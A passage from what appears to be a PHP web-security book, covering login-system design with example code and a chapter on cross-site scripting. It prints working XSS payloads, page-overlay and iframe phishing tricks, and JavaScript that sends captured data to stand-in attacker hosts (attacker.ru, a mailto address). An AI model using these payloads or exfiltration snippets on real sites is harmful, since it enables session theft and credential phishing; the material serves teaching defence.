Some systems send the password or the information sufficient for its recovery to a user's e-mail address if the user requests it and provides information sufficient for authentication (but not for authorization). Drawbacks of such systems are the following:

- If an attacker gains access to a user's e-mail (e.g., if he or she uses the user's computer by chance), the attacker can gain control over the user's account.
- If the attacker gains control over the user's e-mail account in another way, he or she will be able to control the user's account in a system that sends password recovery information to the user's e-mail address.
- Some free e-mail systems cancel registration if the owner of an e-mail address doesn't use it for long time. If a user tells the password recovery system to send password recovery information to such an address, the attacker can eventually register with the same address in the same e-mail system. This will allow him or her to gain control over that user's account.
- This system decreases the security level of the authentication system.

To prevent an attacker who has access to the e-mail address of a valid user from obtaining control over this user's account, you could prohibit the user from changing the e-mail address used for password recovery.

However, this wouldn't be a good idea. The system protection level would decrease if an attacker gains control over the e-mail address. The attacker, not the valid user, would then be able to recover the password in the system.

In addition, prohibition against changing e-mail addresses would be inconvenient for users.

User identification is not the same as authentication. Unlike authentication, identification is just naming a user without proof that a particular person is who he or she claims to be. To send this person the requested password, identification is required because authorization is impossible when the password is lost.

The following information is enough for identification:

- *Login.* The information necessary for password recovery is sent to the e-mail address specified when the user registered with this login.
- *E-mail address.* The system searches in a database for the users who specified this as an address, to which password recovery information should be sent. In most cases, it is necessary to send password recovery information to all such addresses. This means that the user has several accounts in the system.

Some systems suggest that their users choose an identification method.

In some cases, before sending password recovery information, the system requires the user to enter some additional information, such as the date of birth.

All password recovery systems can be divided into two groups: systems that return the password unencrypted and systems that generate a new password rather than return the old one.

The systems returning unencrypted passwords have the following disadvantages:

- If a user always uses the same password, and an attacker finds out this password, the attacker will be able to log into other systems.
- The passwords are stored on the server in an unencrypted form, or a revertible encryption algorithm is used. In the latter case, the information necessary for decryption is stored on the server, too.

The systems that generate new passwords are free from these disadvantages.

Systems of these two types can be combined. For example, a system can ask the user a secret question or send the password to the user's e-mail address.

To prevent an attacker who can obtain a short period of access to a user's account from using this account, the system should meet the following requirements:

- The current password is never displayed.
- The answer to the secret question is never displayed.
- To change the password, the user has to enter the old one into a special text box. The change will take place only if the entered password is valid.
- To change the answer to the secret question (if this change isn't prohibited), the user has to enter the password. The change will take place only if the entered password is valid.
- To change the e-mail address used for password recovery (if this change isn't prohibited), the user has to enter the password. The change will take place only if the entered password is valid.
- To change any information that could affect password recovery, it is necessary to enter the current user's password.

Previous Next

Previous Next

Well-Designed Protection

Based on everything I said earlier, I'd like to give an example of a well-designed (in my opinion) authentication and authorization system.

I should mention that this is just an example, and a real situation can require strengthening the protection or, conversely, removing certain limitations.

Before writing code, I have to decide, on which methods authorization and authentication should be based and which features should be implemented.

Naturally, the system should fulfill all necessary tasks. The example I'm going to present is just an example, and it can't meet all the requirements of a real-life system.

The ideas behind this authentication and authorization system are the following:

- Primary authentication is done using a login and a password. The login and the password are case-sensitive.
- Authorization is based on the access level ID returned by the authentication system. The ID value can be as follows: 0 indicates guest access or no access, 1 means user access, and 2 provides administrator access.
- Information about the users is stored in a MySQL database.
- After successful primary authentication, the user gets a 128-bit unique session ID.
- The session ID is stored among the client's `COOKIE` values.
- The lifetime of the `COOKIE` values that contain the session ID is one session.
- On the server party, the lifetime of the session ID is 30 minutes.

- After authorized access to a document or a service, the lifetime of the session ID is updated.
- Users' passwords aren't stored unencrypted on the server. Rather, 128-bit password hashes are stored. The `md5` hash function is used.
- The following user information is stored in the database: the login, the password hash, the access level, the session ID, the session ID lifetime, and the user's e-mail address.
- A password recovery subsystem is implemented. After a demand containing a user's login, a newly-generated password is sent to the user.

In an actual system, it would be best to replace the last item with the following:

- A password recovery subsystem is implemented. After a demand containing a user's login, a link with a random ID is sent to the user. After the user follows this link with his or her browser, a newly-generated password is displayed in the browser window.

The replacement of the last item is aimed at preventing an attacker from changing a user's password. Otherwise, the attacker can change the password. If the user lost access to the e-mail account or made a mistake when entering the e-mail-address, he or she won't be able to control the system account any longer.

For the system to work, I should create a database table. Let it be as follows:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
```

```
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> describe reguser;
+-------+--------------+------+-----+---------+----------------+
| Field | Type         | Null | Key | Default | Extra          |
+-------+--------------+------+-----+---------+----------------+
| id    | int(11)      |      | PRI | NULL    | auto increment |
| login | varchar(255) |      |     |         |                |
| pass  | varchar(255) |      |     |         |                |
| level | int(11)      |      |     | 0       |                |
| sid   | varchar(255) |      |     |         |                |
| exp   | int(11)      |      |     | 0       |                |
+-------+--------------+------+-----+---------+----------------+
6 rows in set (0.02 sec)
mysql> select * from reguser
+----+-------+----------------------------------+-------+-----+--
| id | login | pass                             | level | sid | e
+----+-------+----------------------------------+-------+-----+--
|  1 | user1 | 20a0db53bc188la7f739cd956b740039 |     1 |     |
|  2 | user2 | 1926f73f97bf1985b2b367730cb75071 |     1 |     |
|  3 | admin | 25e4ee4e9229397b6bl7776bfceaf8e7 |     2 |     |
+----+-------+----------------------------------+-------+-----+--
3 rows in set (0.00 sec)
```

The users' passwords are `user1pass`, `user2pass`, and `adminpass`, respectively.

The following is the code of the authentication module. The function returns the user's access level.

login.inc.php

```
<?
if(!defined('Phoenix')) exit; // Protection against include
```

```
                                  // file execution
mysql_connect("localhost", "root", "");
mysql_select_db("book1");
function auth()
{
 global $_COOKIE, $_POST;
 $login=addslashes($_POST['login']); // Avoiding SQL injection
 $pass=md5($_POST['pass']); // The password hash is needed.
 if(!empty($login)) // Primary authentication
 {
  $q=mysql_query("select id, level from reguser where BINARY
login='$login' and BINARY pass='$pass'");
  if($r=mysql_fetch_object($q))
  {// Authentication is successful, a session ID is returned
   $sid=md5(uniqid(rand(),1));
   $time=time()+ 60*30;
   mysql_query("update reguser set sid='$sid', exp=$time where
id={$r->id} ");
   setcookie("sid", $sid, 0, "/");
   return $r->level;
  }
 }
 // If the primary authentication wasn't successful or wasn't pe
 // the secondary authentication is done.
 $sid=addslashes($_COOKIE['sid']); // Avoiding SQL injection. Al
                                  // the program set the sessic
                                  // a cookie, there is no guar
                                  // that nobody changed it.
 if(!empty($sid))
 {
  $time=time();
  $q=mysql_query("select BINARY id, level from reguser where sid
and exp>=$time");
  if($r=mysql_fetch_object($q))
  {
   return $r->level;
  }
 }
 // Authentication is unsuccessful. A form suggesting that the u
 // a login and a password is displayed.
 echo "
 <html><body>
 Authentication is required
 <form method=POST>
 name: <input type=text name=login><br>password: <input type=pas
name=pass><br>
 <input type=submit>
 </form>
 </body>
 </html>
 ";
 exit; // Execution is interrupted
}
?>
```

Authorization is done in particular documents and services depending on the access level ID, as shown in the next examples.

http://localhost/4/user.php

```
<?
 define('Phoenix', 1);
 include("login.inc.php");
 if(auth()>=1) echo "Welcome to the user account";
 else echo "You don't have necessary privileges";
?>
```

http://localhost/4/admin.php

```
<?
 define('Phoenix', 1);
 include("login.inc.php");
 if(auth()>=2) echo "Welcome to the administrator panel";
 else echo "You don't have necessary privileges";
?>
```

The password recovery module could be written in a similar manner.

This system requires that support for session cookies is enabled in the user's browser.

Previous Next

Conclusion

Creating a secure authentication and authorization system is not a routine task. The developer has to find a compromise between a system inconvenient for users but highly secure and a system convenient for users but protected improperly.

When you choose an approach to protection implementation, you should analyze your customer's sphere of activity and estimate the damage of losing information, losing privacy, and breaking into the system.

In any case, follow this rule: Think about security beforehand.

Previous Next

Chapter 5: XSS and Stolen Cookies

Overview

Cross-site scripting (XSS) is one of the most common vulnerabilities. Unlike other vulnerabilities, it is related to undocumented features of a page of the site visited by an attacker that allows him or her to change the contents of the page.

Definition	*Cross-site scripting (XSS)* is a vulnerability that appears as a result of insufficient filtration of data received from a malicious person and then sent to third parties.

Therefore, systems that receive data from users and display it on other users' browsers are vulnerable to an XSS attack.

Examples of such systems are chats, forums, and Web mail.

Previous Next

Basics

The XSS vulnerability is possible because data received from one user and sent to another can contain not only text but also JavaScript scripts, links to other documents, and other data fraught with danger.

Thus, a malicious person can use a vulnerable system to execute HTML code on the computer of any user (sometimes of a target user) of the system. The code will be executed within the vulnerable system because, in regard to security, the user's browser will treat this code like any other document in this system. Most users set in their browsers the same security level for all sites.

In most cases, a malicious user can execute any JavaScript code on a vulnerable site so that he or she can access cookies on the site. So, the XSS vulnerability allows an attacker to execute system scripts on the clients and not on the server.

In a variant of an XSS attack, the target user is advised to follow a link. If he or she does so, some malicious code inside the URL address will be executed on the target site.

Consider a simple example. This is a guest book, in which a message added by one user can be viewed by others.

http://localhost/5/1.php

```
<?
 $name=$_POST['name'];
 $message=$_POST['message'];
 $mode=$_POST['mode'];
 $err="";
 if($mode=='add')
 {
   if(empty($name) && empty($message)) $err.="<font color=red
message are empty</font><br>";
```

```
   elseif(empty($name)) $err.="<font color=red>name is not
specified</font><br>";
   elseif(empty($message)) $err.="<font color=red>message is
empty</font><br>";
   else
   {
     $f=fopen("1.txt", "a");
     $d=date("Y-m-d H:i:s");
     $m="
     <b>added $d, user: $name<br></b>
     <i>
     $message
     </i><br><br>
     ";
     fwrite($f, $m);
     fclose($f);
   }
 }
 echo "<html><body>
 $err
 <center><b>guest book</b></center>
 ";
 $f=fopen("1.txt", "r"); // The file name is fixed; therefore
                         // tricks with the file name are imp
 while($r=fread($f, 1024))
    echo $r;
 fclose($f);
 echo "<hr>
 add a message:<br>
 <form method=POST>
 <input type=hidden name=node value=add>
 name: <input type=text name=name><br>
 message:<br>
 <textarea name=message cols=50 rows=6></textarea><br>
 <input type=submit value=Add>
```

```
    </form>
    </body>
    </html>
    ";
   ?>
```

The logic of this script is the following: At the beginning, the script checks whether data were sent using the HTTP `POST` method. If they were, it passes control to a block of code that adds the data to a file. The block checks whether the name or message are empty. If either or both aren't specified, an error message is displayed.

When the fields aren't empty, the 1.TXT file, which contains messages and is located in the same folder, is opened for appending data. Then a message based on the received data is generated. No additional data processing takes place before the data entered by a user are written to the file. After the data are appended, the file is closed, and the block terminates.

The next portion of the script is executed regardless of whether data were sent and whether errors were detected in the data. The 1.TXT file that contains all guest book messages is opened for reading, read, and displayed in the browser window. Then the file is closed.

After that, a form allowing a user to enter a name and a message is displayed in the browser window. The form contains a hidden parameter, `mode`, that informs the script whether data were sent. After the form is displayed, the script execution terminates.

This script works as follows: If a user simply accesses the script using the HTTP `GET` method, that is, if no `POST` parameters are sent to the script, the block adding messages to the file isn't executed. Rather, the portion of the script that displays all messages and the form is executed.

Then, if the user decides to add a message to the guest book, he or she enters a name and a message into the form, and sends the data. The data are sent using the `POST` method. The `mode = add` parameter is simultaneously sent using the `POST` method to inform the script that the data have been sent. The block adding messages to the file is executed. If the name and message aren't empty, they are added to the file. Then all guest book messages are displayed.

Consider this script from the security point of view. As in any other case, a potentially dangerous component of the system is the block that works with the file.

However, the functions that open the file for writing and reading get a constant file name. Therefore, an attacker won't be able to change the name of the file being opened.

The contents of the file are displayed unchanged in the browser window. This doesn't allow the attacker to include in the file any commands that could be executed by the server.

At this point, I'd like to mention that a programmer of a similar script would make a mistake if he or she just included the file as a PHP script rather than used the `fopen()` and `fread()` functions. This could look as shown in the next fragment.

A fragment of http://localhost/5/1.php

```
echo "<html><body>
$err
<center><b>guest book</b></center>
";
include("1.txt");
echo "<hr>
add a message:<br>
<form method=POST>
```

The programmer could erroneously assume that a file with a TXT extension didn't contain PHP commands. However, as I said earlier, the extension of a script included in PHP code doesn't matter. If the script contains PHP tags (e.g., <?, ?>, and a few others), the text within the tags will be executed as PHP code. The attacker can embed PHP code into a message or a name by enclosing the code in the tags `<?` and `?>`.

However, the script being examined is free from that error. The contents of the 1.TXT file are displayed with the `fopen()` and `fread()` functions. Therefore, the script doesn't present a direct threat to the system's security.

Nevertheless, you can easily make sure that the script has undocumented features that can be used by the attacker. To prove this, send the following message to the guest book:

```
test <b>test</b>,
<font color=red>test</font>,
<font size=+2>TEST</font>
<!-- this is a comment -->
```

You can see that the browser displays the result of applying the HTML tags and not the message. The comment isn't displayed.

These obvious undocumented features seem harmless. Now, remember JavaScript and add the following message to the guest book

```
test JavaScript
<script Language=JavaScript>
alert('Hello');
</script>
```

This message isn't so innocent as the previous. The alert message will appear repeatedly until the system administrator edits the 1.TXT file to delete the message.

This is just an example. If the attacker can use JavaScript, he or she can do much harm.

The possibility to use this vulnerability depends on execution of the code by the browser, that is, on the client. In some cases, the code can be executed by the target user's browser; in other cases, it will be executed by any browser that visits the page.

The XSS vulnerability can be exploited regardless of the method used to store data on the server: in files, in a database, or in an other way.

Again, the XSS vulnerability is possible because data entered by one user are displayed for others without additional checks or filtration. Consider another example.

http://localhost/5/2.php

```
<?
 $sid=$_GET['sid'];
 $page=$_GET['page'];
 if(empty($sid)) $sid=md5(uniqid(rand(),1));
 echo "
 <html>
 <body>
 <a href=2.php?sid=$sid>Main</a>
 <a href=2.php?page=1&sid=$sid>The first</a>
 <a href=2.php?page=2&sid=$sid>The second</a>
 <a href=2.php?page=3&sid=$sid>The third</a>
 <br>
 ";
 if(empty($page))
   echo "This is the main page. Please, select a link in the
if ($page==1)
   echo "This is the first page";
 if($page==2)
   echo "This is the second page";
 if($page==3)
   echo "This is the third page";
 echo "
 </body>
```

```
    </html>
    ";
   ?>
```

In this example, no data are stored on the server. The script outputs some text depending on the received `GET` parameter (`page`).

However, the danger hidden in this script is of another type.

Note the other `GET` parameter, `sid`. It is used to track the user's movements over the site. Such a practice is common.

You can see that if the parameter wasn't sent, it is generated pseudorandomly. If it was sent when moving to another page, it is used again. Thus, the identifier is generated once and then bound to a particular user. In other words, information sent as the `GET` parameter `sid` is then passed in `GET` parameters of all links on the page.

To check this, examine the links on the subsequent pages:

- **http://localhost/5/2.php?sid=aaaaaaaaaaa**
- **http://localhost/5/2.php?sid=bbbbbbbbbbb%20cccccccccc**

As a result of the first request, the page will contain links to the following pages

- **http://localhost/5/2.php?sid=aaaaaaaaaaa**
- **http://localhost/5/2.php?page=1&sid=aaaaaaaaaaa**
- **http://localhost/5/2.php?page=2&sid=aaaaaaaaaaa**
- **http://localhost/5/2.php?page=3&sid=aaaaaaaaaaa**

As a result of the second request, the page will contain links to the following pages:

- **http://localhost/5/2.php?sid=bbbbbbbbbbb**
- **http://localhost/5/2.php?page=1&sid=bbbbbbbbbbb**
- **http://localhost/5/2.php?page=2&sid=bbbbbbbbbbb**
- **http://localhost/5/2.php?page=3&sid=bbbbbbbbbbb**

The portion after the `%20` character sequence was lost. Note that this sequence codes a space character. This response of the system isn't documented; therefore, it is fraught with danger.

To understand this, examine the HTML code generated in the second request.

http://localhost/5/2.php?sid=bbbbbbbbbbb%20cccccccccc

```
<html>
<body>
<a href=2.php?sid=bbbbbbbbbbb cccccccccc>Main</a>
<a href=2.php?page=1&sid=bbbbbbbbbbb cccccccccc>The first</a>
<a href=2.php?page=2&sid=bbbbbbbbbbb cccccccccc>The second</a
<a href=2.php?page=3&sid=bbbbbbbbbbb cccccccccc>The third</a>
<br>
This is the main page. Please, select a link in the above lis
</body>
</html>
```

You can see that the decoded value in the sid parameter (a space instead of the `%20` sequence) was inserted after `sid=`. In other words, the received value in the `sid` parameter was inserted into the HTML page without filtration. To be more precise it was inserted as follows:

```
<a href=...sid=$sid>...</a>
```

Even if the attacker doesn't know the code of the script but just examines the code of the returned HTML pages, he or she will be able to create an HTTP request depending on the `sid` value so that malicious code is executed on the computer of the user who made this request. In this example, the attacker would insert a value of the `sid` parameter, close the `<a>` tag, and insert his or her malicious code. Then the attacker would put a tag without a > bracket so that the < bracket of the original tag, `a`, closes the tag placed by the attacker.

For example, the attacker could insert the following `sid` value:

```
   sid=aaa><script>alert('hello')</script
```

Here, the `</script>` tag is missing a closing bracket so that the bracket intended to close the `<a>` tag actually closes the `</script>` tag. Then the attacker would URL-encode a few characters and send the link to a target user. When the latter follows the link, the malicious JavaScript code will execute on his or her computer in the context of the target site.

In this example, the malicious link could look as follows:

http://localhost/5/2.php?sid=aaa%3E%3Cscript%3Ealert('hello')%3C/script

To summarize, the XSS vulnerability can be either of two types:

- Information entered by a user is stored on the server and then sent to other users without filtration.
- Some parameters of an HTTP request are output to an HTML page without filtration. It doesn't matter whether this information is stored on the server and whether it is output elsewhere.

Previous Next

The Danger of the Vulnerability

If you aren't an expert in security issues, you might think that JavaScript code can do no harm.

Of course, a JavaScript script cannot be dangerous. I'm not talking about vulnerabilities in browsers that can be exploited using JavaScript. First, browser vulnerabilities are beyond the scope of this book. Second, it doesn't matter, on which site a JavaScript script exploiting a browser vulnerability is executed; therefore, the XSS vulnerability isn't related to browser vulnerabilities.

The only case, in which XSS could be related to browser vulnerabilities, is when exploitation of browser vulnerabilities requires powers available only to the target site. The XSS vulnerability can be used for the following actions:

- Defacing a site, that is, changing the appearance of a target HTML page and deluding its users
- Obtaining a user's cookie in the context of a target site
- Collecting statistics
- Performing concealed actions on behalf of the system administrator
- Fixing a session

The danger of changing the appearance of a target HTML page is obvious, and I won't comment on it here.

The most dangerous and common exploitation of the XSS vulnerability is obtaining a user's cookie in the context of a target site. In many authentication and authorization systems, cookies contain enough information for the attacker to obtain the access rights of a target user in the system. For example, a cookie can contain an unencrypted password, its hash, and a session ID. When a password is stored unencrypted, the situation is clear and doesn't need comments.

When a password hash is stored, the attacker can try to find the password from the hash. If the attacker is successful, he or she will have the disclosed password.

However, the attacker doesn't always need to know the password to authenticate in the system. If authentication in a system compares the hash of the original password with the value stored in the user's cookie, the attacker would just insert the stolen hash into his or her cookie.

A similar situation takes place when a cookie stores a session ID. To obtain the rights of the owner of the ID, the attacker would insert the ID into his or her cookie. In other words, if authentication in a system is based on `COOKIE` parameters and the user, whose `COOKIE` values were intercepted in the context of a vulnerable site, was authenticated in the system at that moment, an attacker can obtain this user's access rights by replacing his or her `COOKIE` values with the user's `COOKIE` values in the context of this site.

Because it is possible to intercept `COOKIE` parameters of the administrator of a site, forum, or chat, the attacker can exploit this vulnerability to obtain the administrator's access rights. With these rights, the attacker has many possibilities for investigating the system, obtaining additional information about the system and its users, and, perhaps, obtaining confidential information stored in the system.

Thus, the XSS vulnerability can allow the attacker to gain control over the system.

Exploitation of the XSS vulnerability to collect statistics deserves mentioning. Statistics about users can be collected in many parameters available through JavaScript. The collected data might contain confidential information that could allow the attacker to gain control over the server.

Performing concealed actions means that an attacker can use the XSS vulnerability to make the system administrator (or moderator) perform certain actions without the administrator's knowledge of them. The actions can be performed on behalf of the administrator (if he or she is currently authorized as the administrator), using his or her browser, and from his or her

IP address. In other words, it will be possible to simulate the administrator's actions transparently to the administrator.

I will now explain each use of the XSS vulnerability thoroughly.

Previous Next

Changing the Appearance of HTML Pages

When information entered by one user is displayed to other users on an HTML page without proper filtration, an attacker can change the appearance of this page as he or she likes. In general, when there is an XSS vulnerability of the second type (parameters of the HTTP `GET` request are output to an HTML page without filtration), the attacker theoretically can create a request so that if a user follows a certain link, he or she will reach a modified page of the Web site.

However, when the user follows a correct link the next time, he or she will see the original page. That is, such an exploitation of this vulnerability would be pointless.

So, consider a vulnerability, in which information entered by one user is displayed to other users without filtration. In this case, a malicious user can embed JavaScript code to change the appearance, contents, and behavior of an HTML page with JavaScript tools.

First, the attacker can change the displayed text. Although you can treat it as hooliganism, you should be aware of this possibility. For example, the output can be distorted when you output unclosed tags such as `<b>`, `<font size=+10>`, `<font size=-10>`, and `<font color=white>`, which explicitly affect the size, color, and other properties of the displayed elements.

For another example, if you open a comment tag, `<!--`, all information output after it won't be displayed until the closing bracket for this comment is encountered somewhere else. A similar situation can take place if you embed unclosed tags such as `<select>` or `<textarea>`.

In addition, the attacker can embed JavaScript code that opens pop-up windows; displays irrelevant messages; changes the size, position, or both of the browser window; and performs other actions that hamper normal functions of the client's system.

However, to implement this attack, the attacker even doesn't need to embed JavaScript code.

Return to the **http://localhost/5/1.php** example. To entirely change the contents of the HTML page to a desired text, add the following code to your message:

```
<style>
#elem

{
  z-index: 1;
  position: absolute;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background-color: #ffffff;
}
</style>
<div id=elem>
  <b>The new text for the HTML page
</div>
```

As a result, the page will entirely change its appearance and loose its functionality. Only the text within the `<div>` tags will be displayed.

What's the matter? At the beginning of the code, the `#elem` style is declared. It determines the parameters of layer filling. The layer z-index is set to 1 (the default value is 0), the absolute position is specified, the layer's position is set to the upper left corner, its size is set equal to that of the document, and the background color is set to white (the default color is transparent). Then a layer with this style is created, and some text is specified as filler.

As a result, the nontransparent layer occupies the entire browser window, and this layer contains data entered by the user (i.e., by you). This is how an attacker could "change" the contents of an HTML page.

In reality, the contents aren't changed. They are overlapped by other data, and you can make sure of this by examining the HTML code of the page:

http://localhost/5/1.php

```
<html><body>
<center><b>guest book</b></center>
    <b>added 2004-11-17 16:32:43, user: Phoenix<br></b>
    <i>
    test message
    </i><br><br>
    <b>added 2004-11-17 16:33:14, user: test XSS<br></b>
    <i>
    <style>
#elem
{
  z-index: 1;
  position: absolute;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background-color: #ffffff;
}
</style>
<div id=elem>
  <b>The new text for the HTML page
</div>
    </i><br><br>
    <hr>
add a message:<br>
<form method=POST>
<input type=hidden name=mode value=add>
name: <input type=text name=name><br>
message:<br>
<textarea name=message cols=50 rows=6></textarea><br>
<input type=submit value=Add>
</form>
```

```
</body>
</html>
```

In some cases, the attacker needs to change the layer styles (e.g., `top`, `left`, `height`, and `width`), depending on a particular page. Note that all the layer styles can be specified in the layer declaration:

```
<div style="z-index: 1; position: absolute; top: 0; left: 0;
width: 100%; height: 100%; background-color: #ffffff;">
  <b>The new text for the HTML page
</div>
```

The difference between this notation and the first one is that the second version is much shorter. On the other hand, the first notation doesn't need quotation marks that can be filtered on the server.

Nevertheless, the second piece of code could be written without the quotation marks:

```
<div style=z-index:1;position:absolute;top:0;left:0;
width:100%;height:100%;background-color:#ffffff; >
  <b>The new text for the HTML page
</div>
```

To launch such an attack, the attacker also doesn't need to embed JavaScript code. In other words, this attack will be effective even if a client disables JavaScript support in his or her browser.

If an attacker uses JavaScript, he or she will be able to direct a user to any page.

For example, the attacker can send the following message:

```
<script Language=JavaScript>
  document.location.href="http://www.attacker.ru/test.html";
</script>
```

As a result, any user who visits a page that displays this message without filtration will be redirected to the **http://www.attacker.ru/test.html** page.

In addition to upsetting the normal functionality of the site, this attack can be used to wheedle authentication information out of the user. The fake site can have the same appearance and functionality as the original site. A successful result of this attack is that the cheated user doesn't pay attention to the site's address and enters his or her authentication data (the login and the password) to the fake site, assuming that he or she is visiting the original site.

In addition, the attacker sometimes can replace the fake site's URL with the original URL in the user's browser. Such vulnerabilities have been found in many browsers; however, a description of them is beyond the scope of this book.

Even if a target user disables JavaScript in his or her browser and the `script` keyword is filtered, the attacker can launch an attack that uses layers.

If a page that displays data without filtration contains an authorization form, the attacker can create another form outwardly identical to the original one but overlapping it. The fake form can have the `action` parameter set by the attacker. When a user tries to log into the site and enters his or her authentication data into the fake form, the data will be sent to the site specified by the attacker. Thus, this vulnerability can be used to divulge users' confidential information.

In addition, an attacker can reveal users' information and substitute the contents of an HTML page by embedding the `iframe` element that takes up the entire free space and imitates the appearance of the original page. To do this, the attacker just needs to send a message like the following:

```
<style>
#elem
{
  z-index: 1;
  position: absolute;
  top: 0;
```

```
    left: 0;
    width: 100%;
    height: 100%;
    background-color: #ffffff;
  }
  </style>
  <div id=elem>
  <iframe src=http://www.attacker.ru/test.php width=100%
  height=100%></iframe>
  </div>
```

In some cases, to achieve the required effect, the attacker will need to adjust the `top`, `left`, `width`, and `height` parameters in the layer declaration.

The result of these machinations will be that the malicious site is displayed in the user's browser but the URL displayed in the browser will still point to the original site. What's more, when the user follows links of the original site, he or she will access the pages of the malicious site, the displayed URLs being original.

A similar situation will take place if the user sends data using a form on the malicious site that he or she believes is the original site.

In addition, an attacker can use JavaScript to divulge the information of users of a system. For example, he or she can write JavaScript code that opens a window suggesting that the user reenter the password, under a false pretence. Then, the entered password can be somehow sent to the attacker.

Data-sending tools of JavaScript will be described later.

Although such an attack might seem primitive, you shouldn't hope that an attacker won't use it when the other ways are barred.

There are two ways of implementing filtration against XSS when messages are added by users and stored on the server. First, primary filtration is done. That is, data are filtered before they are added to a repository (a database or a file) and are output from there without filtration. Second, the data are added to the repository without changing them (or, possibly, with a transformation unrelated to XSS) and are filtered against XSS before they are displayed to users.

These implementations don't differ much if the only way for a malicious user to add messages is an appropriate interface. However, you should be aware that attackers have other ways of accessing the system and other methods of adding messages. For example, an attacker can directly access the database or the file with messages by exploiting other vulnerabilities.

If a person has such access rights inside the system, he or she may ignore exploitation of the XSS vulnerability. However, he or she can try to use it to obtain higher privileges in the system. For example, if the system performs primary filtration and a malicious user can access the repository with messages output to third parties, he or she can embed JavaScript code to perform malicious actions.

In other words, if the system assumes the information in the repository is safe, the attacker will embed dangerous code into the presumably safe data.

If proper filtration is done before the data are displayed to users, the attacker won't be able to use JavaScript. So, systems that filter data before sending them to users should be preferred from the point of view of protection against the XSS vulnerability. Even if you take into account delays caused by data filtration each time the HTML page is displayed, they would be a minor price for the security.

In addition, be aware of an attack indirectly related to XSS that can be launched even when the XSS vulnerability isn't present explicitly.

Suppose that a chat, a forum, a newsgroup, or another service allows its users to leave messages for other users and include pictures from other sites in their messages. Also suppose that the addition of images to messages is well designed and cannot be used for another purpose.

For example, a user may have to insert special code (e.g., `[IMG=http://sie/img.jpg]`) into his or her message to add an image. This adds the image from **http://sie/img.jpg**. Suppose that the text with an URL is filtered and should contain only uppercase and lowercase letters, slashes, periods, and colons (and shouldn't contain spaces). With such filtration, the functionality of adding an image is limited to the documented features.

However, the attacker can provide a link to an URL that responds so that undocumented features are activated. For example, a malicious server can respond with the `401 Unauthorized` header. Most browsers will display a window suggesting the user enter the login and the password and containing text specified by the owner of the malicious server. To achieve this, the attacker would place the requested image into a password-protected part of his or her server.

This attack can be used for distorting the HTTP page, for littering it with popup dialog boxes, and for divulging user information by suggesting that users enter their logins and passwords. According to HTTP Basic authentication, the browser will send the login and the password entered by the user to the malicious server.

After the server receives and stores a login and a password, it can send the user an image (e.g., one transparent pixel) to avoid suspicion from the user.

The text that requires additional authorization from the user can be revealing.

Note that it doesn't matter what extension the file with an image has because the server specified in its URL belongs to the attacker. The attacker can configure his or her server so that a request for a JPG document passes control to a PHP script that outputs the HTTP header requiring authorization, and outputs the image after authorization.

If the system allows users to send addressed messages to each other and add links to images located on random sites, the attacker will be able to launch a targeted attack. In essence, this attack can be possible even if there is no vulnerability because adding images to messages can be a documented feature of a system rather than a vulnerability.

In addition, a server cannot check the honesty of another server's HTTP response. Even if the server analyzes an HTTP response returned from another server, the attacker will circumvent this protection by sending either an image or the authentication requirement as a response to HTTP requests sent from different IP addresses. The attacker would return an image if the HTTP request came from the server's network.

Even if the server checks the honesty of the response by using a random proxy server from a list, the attacker would be able to disclose this list by adding images to messages and analyzing IP addresses, from which the requests are coming.

If this check is implemented, the attacker can launch a DoS attack on the target server or use the vulnerable server (which implements this check) as a proxy for the DoS attack. For example, he or she can use the `SQL injection` vulnerability on a third-party server by embedding the `Benchmark()` construction.

A DoS attack that uses the `SQL injection` vulnerability on a MySQL server was described earlier in this book.

What's more, if you remember that the URL added to a message as the URL of an image can be any document, the attacker can add an URL that exploits the `SQL injection` vulnerability on a third-party server and heavily consumes resources on that server.

If there are many visitors on the page with a malicious link to an image, the result will be similar to a DoS attack on a vulnerable script. Because a few requests can make the third-party server inoperative, the malicious goal will be achieved quickly and will be long lasting. In fact, the third-party server will remain inoperative until its `SQL injection` vulnerability is eliminated.

Repelling attackers by their IP addresses won't be effective because the number of IP addresses will be equal to the number of visitors of the proxy until all these messages with images are deleted. A new visitor brings a new IP address.

Moreover, this attack will be anonymous.

The attacker can compensate for few visitors or deletion of messages containing the malicious links by sending the messages to several systems simultaneously.

Note that even an invulnerable server can be used as a proxy for a DoS attack because this attack doesn't use undocumented features.

In more complicated situations, the attacker can leave links to the same URL, that is, to a script on the attacker's server. Normally this script would return an error message, but during the attack it would return the `301 Moved Permanently` or `302 Moved Temporarily` header with the `Location` parameter equal to the specified URL. This approach would allow the attacker to accumulate many messages with this URL in several systems and switch the script to launch the attack. This would also allow the attacker to circumvent filtration based on checking the honesty of responses with images.

This is how an attacker can exploit the XSS vulnerability to change the pages of a site and divulge its visitors' information.

Next, I demonstrate how this vulnerability can be used for a DoS attack on a third-party server.

Previous Next

Previous Next

Sending Data with JavaScript

Suppose a JavaScript script has obtained some data of interest to an attacker. These can be a cookie, the contents of a form, a password thoughtlessly entered by a user into a JavaScript dialog box, and so on.

The task is to send the data to the attacker. The simplest and least reliable method would be creating a form and sending it to an e-mail address. For example, to send the value of the `test` variable, the attacker would embed the following code:

```
<script>
test='abcd';
document.open();
document.write("<form name=f1
action=mailto:attacker@attackcer.ru?Subject=pass METHOD=POST
ENCTYPE=multipart/form-data><input type=hidden name=data
value='"+test+'"></form>");
document.close();
document.f1.submit();
</script>
```

In this case, a mail client application with an e-mail message containing the data will start on the user's computer.

This method depends on the settings of the mail client application, on whether the user sends the message, and on many other factors. Therefore, the attacker couldn't hope that this attack would be successful. Instead, he or she could send the data using the HTTP `POST` method to his or her malicious script:

```
<script>
test='abcd';
document.open();
document.write("<form name=fl action=http://www.attacker.ru/te
METHOD=POST><input type=hidden name=data value='"+test+'"></fo
```

```
   document.close();
   document.f1.submit();
   </script>
```

A drawback of this method is that the user will be redirected to that page when the data are sent from the original site. The malicious script should either return the user to the original site or simulate the original site's interface.

In the first case, the attacker would want to prevent the JavaScript code from sending the data again to avoid an infinite loop. If the amount of the data is small, the data can be sent with the HTTP `GET` method. The attacker can either change the form method from `POST` to `GET` or replace the current document with a document containing the address of the malicious script and pass it appropriate `GET` parameters:

```
<script>
test='abcd';
